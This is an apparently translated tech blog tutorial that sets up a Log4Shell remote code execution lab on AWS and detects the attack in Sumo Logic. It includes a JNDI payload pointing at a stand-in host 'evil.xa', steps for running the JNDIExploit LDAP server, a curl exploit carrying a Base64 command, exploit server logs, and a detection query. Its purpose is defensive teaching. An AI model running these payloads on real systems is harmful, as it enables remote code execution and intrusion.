
Building a Log4j RCE Attack Simulation Environment and Detecting Attacks with Sumo Logic

dev.classmethod.jp/articles/sumo-logic_log4j2

酒井剛

June 27, 2022

We created a simulated environment to check the detection status of RCE (remote code injection) attacks against Log4j vulnerabilities, which have been causing a stir since around December 2021, using Sumo Logic.


The log4j JNDI Attack
and how to prevent it
An attacker inserts the JNDI lookup in a header field that is likely to be logged.
HTTP
The string is passed to log4j for logging
log4j interpolates the string and queries the malicious LDAP server.
?
DISABLE JNDI LOOKUPS
BLOCK WITH WAF
PATCH LOG4J
Attacker
Vulnerable Server
http://victim.xa
Vulnerable log4j implementation
Malicious LDAP Server
ldap://evil.xa
1
2
3
4
5
LOG
DISABLE LOG4J
DISABLE REMOTE CODEBASES
!
JAVA deserializes (or downloads) the malicious Java class and executes it.
The LDAP server responds with directory information that contains the malicious Java class
GovCERT.ch

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```

```
${jndi:ldap://evil.xa/x}
```

```
ldap://evil.xa/x
```

```
public class Malicious implements Serializable {
    ...
    static {
        <malicious Java code>
    }
    ....
}
```

```
dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>
```

Source: https://www.govcert.ch/blog/zero-day-exploit-targeting-popular-java-library-log4j/

The Log4j attack logic consists of an attacker's terminal (Atacker) that sends the first payload (request) that serves as the starting point of the attack , a server with a Log4j vulnerability (**Vulnerable Server), and a malicious server (Malicious LDAP Server**) that sends the second payload .

① The attacker embeds the first payload in a request sent to the vulnerable server via any protocol.
② The vulnerable server logs the received request using the Log4j mechanism.
③ The JNDI lookup function of Log4j executes the payload embedded in the request.
④ The remote malicious LDAP server sends the second payload to the vulnerable server, malicious Java class code that can execute arbitrary commands.
⑤ The malicious Java class code is executed on the vulnerable server, resulting in remote code injection.

If we divide this environment into a red team (attacking side) and a blue team (defending side) in cybersecurity terms, the Vulnerable Server would be on the blue team, and the Malicious LDAP Server and Attacker would be on the red team.The logs of the Vulnerable Server, which is on the defensive side, are sent to Sumo Logic for analysis.

Now, let's set up the Vulnerable Server and Malicious LDAP Server environments.

environment construction

The infrastructure will be built on AWS. The Log4j vulnerability affects versions ***2.0-beta9 >= Apache log4j >= 2.14.1*** .

The conditions for remote code injection to succeed on a vulnerable server are as follows:

- The Log4j version is affected by the vulnerability.
- It must accept some kind of service (HTTP protocol, TCP protocol, etc.) to receive exploit strings from attackers.
- Exploit strings from attackers are logged

A Docker image that deploys an application with a Log4j vulnerability has been published on the Github Container Registry. This will be used as the Vulnerable Server. ***Since you will be launching a vulnerable application, we recommend running it in an environment with strict access control or a sandbox environment. Please use at your own risk.**
Vulnerable App Docker Image (log4shell-vulnerable-app)

Start Docker on an EC2 instance or ECS set up on AWS.

```
$ docker run -d --name vulnerable-app --rm -p 8080:8080
ghcr.io/christophetd/log4shell-vulnerable-app

  .   ____          _            __ _ _
 /\\ / ___'_ __ _ _(_)_ __  __ _ \ \ \ \
( ( )\___ | '_ | '_| | '_ \/ _` | \ \ \ \
 \\/  ___)| |_)| | | | | || (_| |  ) ) ) )
  '  |____| .__|_| |_|_| |_\__, | / / / /
 =========|_|==============|___/=/_/_/_/
 :: Spring Boot ::                (v2.6.1)
```

Next, to forward the Docker Container logs to Sumo Logic, start the Sumo Logic Collector Docker container on the same Docker host as the Vulnerable Server. You can get the Sumo Logic Collector Docker image here
. There are four ways to collect logs using the Sumo Logic Collector container:

- Docker Collection: Collect container logs, entries, and statistics via API
- Syslog Collection: Collects container logs by listening to Syslog on port 514.
- File Collection: Collect logs from the /tmp/clogs file on the Docker host
- Custom Configuration: Deployable Docker images based on customizable configuration files

This time, we are using Docker Collection.
*This time, we are introducing a log collection method using Docker containers, but you can also use a method to collect logs by installing Installed Collector on the Docker host, or an agentless log collection method using Docker Driver.

The Vulnerable Server with this vulnerability provides an application that listens on port 8080. To enable access from a test attacker's terminal, allow inbound communication to the test attacker's IP and port 8080 in the security group and network ACL. The Vulnerable Server is now ready.

Next, we will build the Malicious LDAP Server. If building on AWS, please create an instance from an AMI other than Amazon Linux. The Log4j hotpatch is installed, which blocks communication via JNDI lookup. In a production environment, this would be ideal as it protects against malicious payload execution, but since this is a test, we will build it on another Linux OS that is not affected by the Log4j hotpatch. Refer to the Exploitation steps in the "log4shell-vulnerable-app" documentation to build a server that ingests malicious program files. Refer to the above page to download the Java file, unzip it, and run it.
***We recommend handling it with extreme care and running it in a sandbox environment. Use at your own risk.**

```
$ unzip JNDIExploit.v1.2.zip
$ java -jar JNDIExploit-1.2-SNAPSHOT.jar -i <Malicious Ldap Server IP> -p 8888
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8888...
```

The LDAP server is now configured to listen on port 1389, and the HTTP server is now configured to listen on port 8888. The security group and network ACL are configured to allow access to these ports from the Vulnerable Server.


Now you're ready to go.

Red team attacks

Now, let's try an attack from the red team, who will act as attackers. The attacker's PC will make a request to the Vulnerable Server using the HTTP protocol.

```
$ curl <Vulnerable Server IP>:8080 -H 'X-Api-Version: ${jndi:ldap://<Malicious LDAP
Server IP>:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}'
```

This is `dG91Y2ggL3RtcC9wd25lZAo=`the command that will be executed after being encoded in Base64. Let's check it by decoding it using CyberChef , a tool that can easily check encoding and decoding.



From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

```
dG91Y2ggL3RtcC9wd25lZAo=
```

```
touch /tmp/pwned
```

`touch /tmp/pwned`=> We can see that this is a remote code injection command to create a file named pwned in the tmp folder.

When this Curl command was executed, the following log was output to the Vulnerable Server:

```
$ docker logs -f --tail="5" vulnerable-app
        at
javax.naming.spi.DirectoryManager.getObjectInstance(DirectoryManager.java:189)
        at com.sun.jndi.ldap.LdapCtx.c_lookup(LdapCtx.java:1085)
        ... 88 more

2022-06-27 08:31:59.260  INFO 1 --- [nio-8080-exec-1] HelloWorld : Received a
request for API version ${jndi:ldap://<Malicious Ldap Server
IP>:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}
```

Next, check the Malicious LDAP Server log.


```
$ java -jar JNDIExploit-1.2-SNAPSHOT.jar -i <Malicious Ldap Server IP> -p 8888
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8888...
[+] Received LDAP Query: Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=
[+] Paylaod: command
[+] Command: touch /tmp/pwned

[+] Sending LDAP ResourceRef result for
Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo= with basic remote reference payload
[+] Send LDAP reference result for Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=
redirecting to http://<Malicious Ldap Server IP>:8888/ExploitrKKCIg0v8v.class
[+] New HTTP Request From /<Vulnerable Server IP>:41428  /ExploitrKKCIg0v8v.class
[+] Receive ClassRequest: ExploitrKKCIg0v8v.class
[+] Response Code: 200
```

We can see that a request is received from the vulnerable server and a malicious payload is returned.

Blue Team Attack Detection

Now that the RCE attack has been successful, we will check the logs sent from the Vulnerable Server in Sumo Logic to search for whether a Log4j attack has occurred.
Log in to the Sumo Logic console. In the previous environment setup, we configured the Vulnerable Server to forward logs to Sumo Logic. If the configuration is correct, two Installed Collectors and Sources should be automatically created under "Managed Data > Collection."



Show: All Collectors · Show up to: 10 collectors · Expand: All | None


[illegible] Amazon S3	Healthy			
[illegible]	Healthy	Hosted	1	None
[illegible] HTTP	Healthy			
collector_container-c6...	Healthy	Installed	2	
Docker-logs Docker Logs	Healthy	docker		
Docker-stats Docker Stats	Healthy	docker		
[illegible]	Error	Installed	2	None
[illegible] HostMetrics	Healthy			
[illegible]	Healthy			

Once you have confirmed this, open a new "Log Search" screen and check to see if there are any Log4j attack logs. Enter the following query in the search box.

```
_sourceCategory="docker" ("jndi:" or "{lower:j" or "{upper:j" or "-j}" or ":-
j%7") | parse regex "(?\$\{(?:\$\{[^\}]*)?j\}?(?:\$\{[^\}]*)?n\}?(?:\$\
{[^\}]*)?d\}?(?:\$\{[^\}]*)?i.*?:}?[^,;\"\\]+}?)[\\\";,]" nodrop
```

`_sourceCategory`specifies which logs to target. `("jndi:" or "{lower:j" or "{upper:j" or "-j}" or ":-j%7")`searches for jndi keywords in the logs using a keyword search.
`parse regex`uses regular expressions to search for payload patterns used by attackers.

By searching with this, we were able to extract the attack log that we had previously confirmed on the Vulnerable Server.



```
_sourceCategory="docker" ("jndi:" or "{lower:j" or "{upper:j" or "-j}" or ":-j%?")
| parse regex "(?<jndi_string>\$\{(?:\$\{[^\}]*)?j\}?(?:\$\{[^\}]*)?n\}?(?:\$\{[^\}]*)?d\}?(?:\$\{[^\}]*)?i.*?:)?[^,;\"\\]+}?)[\\\";,]" nodrop
```

```
2022-06-27 08:31:59.260  INFO 1 --- [nio-8080-exec-1] HelloWorld                               : Received a request for
API version ${jndi:ldap://172.31.1.26:1389/Basic/Command/Base64/d091Y2ggL3RtcC9wd251ZAo=}
Host:c6c1222cacf4   Name:vulnerable-app   Category:docker
```

sumo logic
SourceCategory - docker
New
-60m
06/27/2022 4:54:41 PM +0900
STATUS: Done gathering results ELAPSED TIME: 00:00:00 RESULTS: 1 SESSION: 36426A9F9F2065C9 LOAD:
06/27/2022 5:54:41 PM +0900
Messages
Switch to Classic Table
Search
Page: 1 of 1
LogReduce
LogCompare
Expand All
Displayed Fields
Time
jndi_string
Message
#
Time
jndi_stri...
Message
1
06/27/2022 5:31:59.260 PM +0900

[If you set up monitoring](#) of all logs in this way , you will be able to send out alerts in real time when a Log4j attack occurs.

summary

In this article, we simulated an RCE vulnerability in Log4j and tested its detection using Sumo Logic. While we introduced a query statement using regular expressions for log searches on the Sumo Logic side, [Sumo Logic's CSE](#) also has many other detection rules and machine learning correlation analysis functions.

We hope this will help you understand SIEM products, which can visualize increasingly sophisticated risks and threats through correlation analysis.